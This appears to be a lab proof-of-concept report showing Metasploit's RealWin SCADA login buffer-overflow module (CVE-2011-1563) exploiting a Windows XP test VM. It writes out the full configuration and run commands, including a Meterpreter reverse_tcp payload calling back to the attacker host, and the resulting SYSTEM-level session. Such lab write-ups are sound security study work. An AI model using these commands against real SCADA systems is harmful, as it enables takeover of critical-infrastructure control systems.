RealWin SCADA Server Exploitation

Proof of Concept Report

Date: June 17, 2026

Target System: DATAC RealWin SCADA Server 2.1

Vulnerability: Stack Buffer Overflow in DATAC Login (On_FC_CONNECT_FCS_LOGIN)

CVE: CVE-2011-1563

Exploit Module: exploit/windows/scada/realwin_on_fcs_login

Executive Summary

A successful remote code execution attack was demonstrated against a RealWin SCADA Server 2.1 running on Windows XP. Using Metasploit's realwin_on_fcs_login module, full SYSTEM-level access was obtained via a stack-based buffer overflow triggered by a malformed login packet.This vulnerability, disclosed in 2011, remains effective against unpatched legacy SCADA/ICS systems commonly found in critical infrastructure sectors such as electricity, oil & gas, water, and marine.The attack required no authentication and resulted in a Meterpreter session, granting complete control over the SCADA server.Vulnerability DetailsModule Information:Name: RealWin SCADA Server DATAC Login Buffer Overflow

Module: exploit/windows/scada/realwin_on_fcs_login

Platform: Windows

Privileged: Yes

Rank: Great

Disclosure Date: 2011-03-21


Description

The vulnerability exists in the processing of the On_FC_CONNECT_FCS_LOGIN packet. By sending a specially crafted packet containing an overly long username, a stack buffer overflow occurs, allowing arbitrary code execution.

Test Environment


Component	Details
Attacker	Kali Linux (Metasploit 6.4.92-dev)
Victim OS	Windows XP (VMware)
SCADA Software	Flex.View - DemoRW-1.06 (RealWin)
Target IP	192.168.233.163
Attacker IP	192.168.233.164
Vulnerable Port	TCP 910


SCADA Interface: The victim system displayed a typical industrial HMI with sections for Telecommunications, Electricity, Oil/Gas, Marine, and Water, along with active alarm monitoring.




msf6 > search realwin

Multiple RealWin-related exploits were discovered, with realwin_on_fcs_login selected due to its high reliability.2. Exploit Selection & Informationbash



Kali-Linux
Session Actions Edit View Help
(otw㉿ kali)-[~]
$ sudo msfconsole
[sudo] password for otw:
Metasploit tip: View missing module options with show missing
(it looks like you're trying to run a \
\ module /
=[metasploit v6.4.92-dev]
+ -- --=[2,563 exploits - 1,315 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Projec
msf > search scada
Matching Modules
Name Disclosure D
ate Rank Check Description
0 exploit/windows/scada/igss9_misc 2011-03-24
excellent No 7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities
1 _ target: Automatic


Windows XP - VMware Workstation
File Edit View VM Tabs Help
Windows XP
Flex.View - DemoRW-1.06
No One Logged On
Main Utilities Configuration Displays ? Online Data Offline Data Reports
OVERVIEW
OVERVIEW TELECOMMS1 Ack To Back
Telecommunications
Electricity
Oil/Gas
Marine
Water
PCU mask:
Simulation On
Alarm Banner - 73 Unacknowledged Alarms
start
OTW
realwin server pwd rf...
Command Prompt
Flex.View
DemoR3.sim - Flex Si...



msf6 > use exploit/windows/scada/realwin_on_fcs_login

msf6 exploit > info



3. **Configuration bash**

set RHOSTS 192.168.233.163

set RPORT 910

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.233.164

set LPORT 4444

```
Payload information:
 Space: 450
 Avoid: 4 characters

Description:
 This module exploits a stack buffer overflow in DATAC Control
 International RealWin SCADA Server 2.1 (Build 6.0.10.10) or
 earlier. By sending a specially crafted On_FC_CONNECT_FCS_LOGIN
 packet containing a long username, an attacker may be able to
 execute arbitrary code.

References:
 https://nvd.nist.gov/vuln/detail/CVE-2011-1563
 OSVDB (72824)
 http://aluigi.altervista.org/adv/realwin_2-adv.txt
 http://www.dataconline.com/software/realwin.php
 https://www.cisa.gov/uscert/ics/advisories/ICSA-11-110-01


View the full module info with the info -d command.

msf exploit(windows/scada/realwin_on_fcs_l) > set RHOSTS 192.168.233.163
RHOSTS => 192.168.233.163
msf exploit(windows/scada/realwin_on_fcs_l) > options

Module options (exploit/windows/scada/realwin_on_fcs_login):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOSTS 192.168.233.163  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  910              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.233.164  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

4. Exploitation bash

msf6 exploit > exploit

Result: Reverse TCP handler started


Stage successfully sent

Meterpreter session 1 opened

Post-Exploitation

meterpreter > pwd

C:\PROGRA~1\DATAC\Real.Win



The attacker gained full command-line access to the SCADA server's installation directory. As the exploit runs with privileged rights, the session operates with SYSTEM privileges

Impact Assessment

Risk Level	Impact
High	Remote unauthenticated code execution
Critical	Full compromise of SCADA server
High	Potential manipulation of industrial processes
High	Persistence and lateral movement within OT network

Potential Real-World Consequences: Disruption of critical infrastructure monitoring/control

False data injection into control systems. Installation of persistent malware/backdoors. Cascading failures across connected ICS devices

Conclusion

This POC demonstrates how legacy vulnerabilities in SCADA software continue to pose significant risks to critical infrastructure. Even though the vulnerability is over 15 years old, properly configured Metasploit can reliably compromise exposed systems in seconds.Legacy OT systems remain a high-value target for adversaries.